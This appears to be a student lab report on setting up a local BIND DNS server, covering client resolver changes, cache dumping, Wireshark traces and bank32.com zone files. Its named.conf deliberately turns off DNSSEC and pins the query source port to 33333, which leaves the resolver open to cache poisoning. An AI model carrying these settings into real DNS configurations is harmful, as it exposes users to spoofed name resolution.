

Intrusion Detection
Group 14
DNS LAB
Vlad Smirnov, Raim Aliyev, Mark Musseau

Task 1

We change the DNS server IP on the user machine to the server machine and run the resolvconf -u command.




```
  GNU nano 2.5.3     File: /etc/resolvconf/resolv.conf.d/head

# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf($
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN

nameserver 10.0.2.4
```



```
[09/24/20]seed@VM:~$ sudo nano /etc/resolvconf/resolv.conf.d/head
[09/24/20]seed@VM:~$ sudo resolvconf -u
[09/24/20]seed@VM:~$
```

We use the dig command to verify the DNS server is our server machine.




```
[09/24/20]seed@VM:~$ dig google.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16354
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL: 9

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;google.com.                    IN      A

;; ANSWER SECTION:
google.com.             300     IN      A       216.58.195.78

;; AUTHORITY SECTION:
google.com.             172800  IN      NS      ns4.google.com.
google.com.             172800  IN      NS      ns3.google.com.
google.com.             172800  IN      NS      ns2.google.com.
google.com.             172800  IN      NS      ns1.google.com.

;; ADDITIONAL SECTION:
ns1.google.com.         172800  IN      A       216.239.32.10
ns1.google.com.         172800  IN      AAAA    2001:4860:4802:32::a
ns2.google.com.         172800  IN      A       216.239.34.10
ns2.google.com.         172800  IN      AAAA    2001:4860:4802:34::a
ns3.google.com.         172800  IN      A       216.239.36.10
ns3.google.com.         172800  IN      AAAA    2001:4860:4802:36::a
ns4.google.com.         172800  IN      A       216.239.38.10
ns4.google.com.         172800  IN      AAAA    2001:4860:4802:38::a

;; Query time: 229 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Thu Sep 24 14:25:14 EDT 2020
;; MSG SIZE  rcvd: 303
```

Task 2


Step 1

Added the cache dump location in the /named.conf file.



```
options {
        directory "/var/cache/bind";

        // If there is a firewall between you and nameservers you want
        // to talk to, you may need to fix the firewall to allow multiple
        // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

        // If your ISP provided one or more IP addresses for stable
        // nameservers, you probably want to use them as forwarders.
        // Uncomment the following block, and insert the addresses replacing
        // the all-0's placeholder.

        // forwarders {
        //[redacted]0.0.0.0;
        // };

        //========================================================================$
        // If BIND logs error messages about the root key being expired,
        // you will need to update your keys.  See https://www.isc.org/bind-k$
        //========================================================================$
        // dnssec-validation auto;
        dnssec-enable no;
        dump-file "/var/cache/bind/dump.db";
        auth-nxdomain no;    # conform to RFC1035

        query-source port               33333;
        listen-on-v6 { any; };


        dump-file "/var/cache/bind/dump.db";
};
```


Dump and flush the cache.



```
[09/24/20]seed@VM:~$ sudo nano /etc/bind/named.conf.options
[09/24/20]seed@VM:~$ sudo rndc dumpdb -cache
[09/24/20]seed@VM:~$ sudo rndc flush
[09/24/20]seed@VM:~$
```

Step 2


Turn off the DNSSEC by commenting the line.



```
# dnssec-validation auto;
```

Step 3


Restart the bind9 service.



```
[09/24/20]seed@VM:~$ sudo service bind9 restart
[09/24/20]seed@VM:~$ 
```

Step 4

Using Wireshark, we can see when pinging google.com, the server machine sends a DNS request to a server containing the IP for google and we receive a response back to our server machine. Now we are able to send and receive ICMP packets to and from google. The DNS cache is used when we try to ping a server. The machine first checks the cache to see if the IP exists, and if it does, it uses that instead of sending a DNS request.



No.	Time	Source	Destination	Protocol	Length	Info
1	2020-09-29 19:04:54.6666188…	192.43.172.30	10.0.2.5	DNS	550	Standard query response 0x83c0 AAAA ns2.afrinic.net NS tinnie.arin.net NS ns1.afrinic.net NS ns4.apnic.net.
2	2020-09-29 19:04:54.6674606…	10.0.2.5	196.216.168.10	DNS	86	Standard query 0xfe74 AAAA ns2.afrinic.net OPT
3	2020-09-29 19:04:54.9418950…	196.216.168.10	10.0.2.5	DNS	285	Standard query response 0xfe74 AAAA ns2.afrinic.net AAAA 2001:43f8:120::10 RRSIG OPT
4	2020-09-29 19:04:55.2920988…	10.0.2.4	142.250.64.174	ICMP	98	Echo (ping) request id=0x5096, seq=4/1024, ttl=64 (reply in 5)
5	2020-09-29 19:04:55.3243697…	142.250.64.174	10.0.2.4	ICMP	98	Echo (ping) reply id=0x5096, seq=4/1024, ttl=114 (request in 4)
6	2020-09-29 19:04:56.2926870…	10.0.2.4	142.250.64.174	ICMP	98	Echo (ping) request id=0x5096, seq=5/1280, ttl=64 (reply in 7)
7	2020-09-29 19:04:56.3201767…	142.250.64.174	10.0.2.4	ICMP	98	Echo (ping) reply id=0x5096, seq=5/1280, ttl=114 (request in 6)
8	2020-09-29 19:04:57.1961352…	PcsCompu_76:03:69	PcsCompu_1b:7f:e7	ARP	42	Who has 10.0.2.5? Tell 10.0.2.4
9	2020-09-29 19:04:57.1965926…	PcsCompu_1b:7f:e7	PcsCompu_76:03:69	ARP	60	10.0.2.5 is at 08:00:27:1b:7f:e7
10	2020-09-29 19:04:57.2947929…	10.0.2.4	142.250.64.174	ICMP	98	Echo (ping) request id=0x5096, seq=6/1536, ttl=64 (reply in 11)
11	2020-09-29 19:04:57.3235370…	142.250.64.174	10.0.2.4	ICMP	98	Echo (ping) reply id=0x5096, seq=6/1536, ttl=114 (request in 10)
12	2020-09-29 19:04:57.4365559…	PcsCompu_1b:7f:e7	PcsCompu_76:03:69	ARP	60	Who has 10.0.2.4? Tell 10.0.2.5
13	2020-09-29 19:04:57.4365660…	PcsCompu_76:03:69	PcsCompu_1b:7f:e7	ARP	42	10.0.2.4 is at 08:00:27:76:03:69
14	2020-09-29 19:04:58.2964723…	10.0.2.4	142.250.64.174	ICMP	98	Echo (ping) request id=0x5096, seq=7/1792, ttl=64 (reply in 15)
15	2020-09-29 19:04:58.3300476…	142.250.64.174	10.0.2.4	ICMP	98	Echo (ping) reply id=0x5096, seq=7/1792, ttl=114 (request in 14)

```
▸ Frame 1: 550 bytes on wire (4400 bits), 550 bytes captured (4400 bits) on interface 0
▸ Ethernet II, Src: RealtekU_12:35:00 (52:54:00:12:35:00), Dst: PcsCompu_1b:7f:e7 (08:00:27:1b:7f:e7)
▸ Internet Protocol Version 4, Src: 192.43.172.30, Dst: 10.0.2.5
▸ User Datagram Protocol, Src Port: 53, Dst Port: 33333
```


```
0000  08 00 27 1b 7f e7 52 54  00 12 35 00 08 00 45 00   ..'...RT ..5...E.
0010  02 18 03 82 00 00 ff 11  3e 04 c0 2b ac 1e 0a 00   ........ >..+....
0020  02 05 00 35 82 35 02 04  2c 55 83 c0 80 10 00 01   ...5.5.. ,U......
0030  00 00 00 07 00 06 03 6e  73 32 07 61 66 72 69 6e   .......n s2.afrin
0040  69 63 03 6e 65 74 00 00  1c 00 01 c0 10 00 02 00   ic.net.. ........
0050  01 00 02 a3 00 00 0e 06  74 69 6e 6e 69 65 04 61   ........ tinnie.a
0060  72 69 6e c0 18 c0 10 00  02 00 01 00 02 a3 00 00   rin..... ........
0070  06 03 6e 73 31 c0 10 c0  10 00 02 00 01 00 02 a3   ..ns1... ........
0080  00 00 0c 03 6e 73 34 05  61 70 6e 69 63 c0 18 c0   ....ns4. apnic...
0090  10 00 02 00 01 00 02 a3  00 00 02 c0 0c c0 10 00   ........ ........
00a0  02 00 01 00 02 a3 00 00  17 07 61 66 72 69 6e 69   ........ ..afrini
00b0  63 07 61 75 74 68 64 6e  73 04 72 69 70 65 c0 18   c.authdn s.ripe..
00c0  c0 10 00 2b 00 01 00 01  51 80 00 24 5d 4d 08 02   ...+.... Q..$]M..
```

wireshark_enp0s3_20200929190454_IiOGoL   Packets: 15 · Displayed: 15 (100.0%)   Profile: Default

Task 3

Step 1


Added two zone entries in the named.conf file for forward and reverse lookup.



```
zone "bank32.com" {
        type master;
        file "/etc/bind/bank32.com.db";
};
zone "0.168.192.in-addr.arpa" {
        type master;
        file "/etc/bind/192.168.0.db";
};
```

Step 2


Forward lookup zone



```
$TTL 3D ; default expiration time of all resource records without
;   their own TTL
@       IN      SOA     ns.bank32.com. admin.bank32.com. (
1               ; Serial
8H              ; Refresh
2H              ; Retry
4W              ; Expire
1D )            ; Minimum
@       IN      NS      ns.bank32.com.       ;Address of nameserver
@       IN      MX      10 mail.bank32.com.  ;Primary Mail Exchanger
www     IN      A       192.168.0.101   ;Address of www.bank32.com
mail    IN      A       192.168.0.102   ;Address of mail.bank32.com
ns      IN      A       192.168.0.10    ;Address of ns.bank32.com
*.bank32.com. IN A     192.168.0.100   ;Address for other URL in
;  the bank32.com domain
```

Step 3


Reverse lookup zone



```
$TTL 3D
@ IN SOA ns.bank32.com. admin.bank32.com. (
1
8H
2H
4W
1D)
@ IN NS ns.bank32.com.
101 IN PTR www.bank32.com.
102 IN PTR mail.bank32.com.
10 IN PTR ns.bank32.com.
```

Step 4


When we restart the BIND server and dig www.bank32.com, we can see that the IP associated with the website is the one we set in step 2, which is 192.168.0.101.



```
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 28864
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.bank32.com.                        IN      A

;; ANSWER SECTION:
www.bank32.com.         259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
bank32.com.             259200  IN      NS      ns.bank32.com.

;; ADDITIONAL SECTION:
ns.bank32.com.          259200  IN      A       192.168.0.10

;; Query time: 0 msec
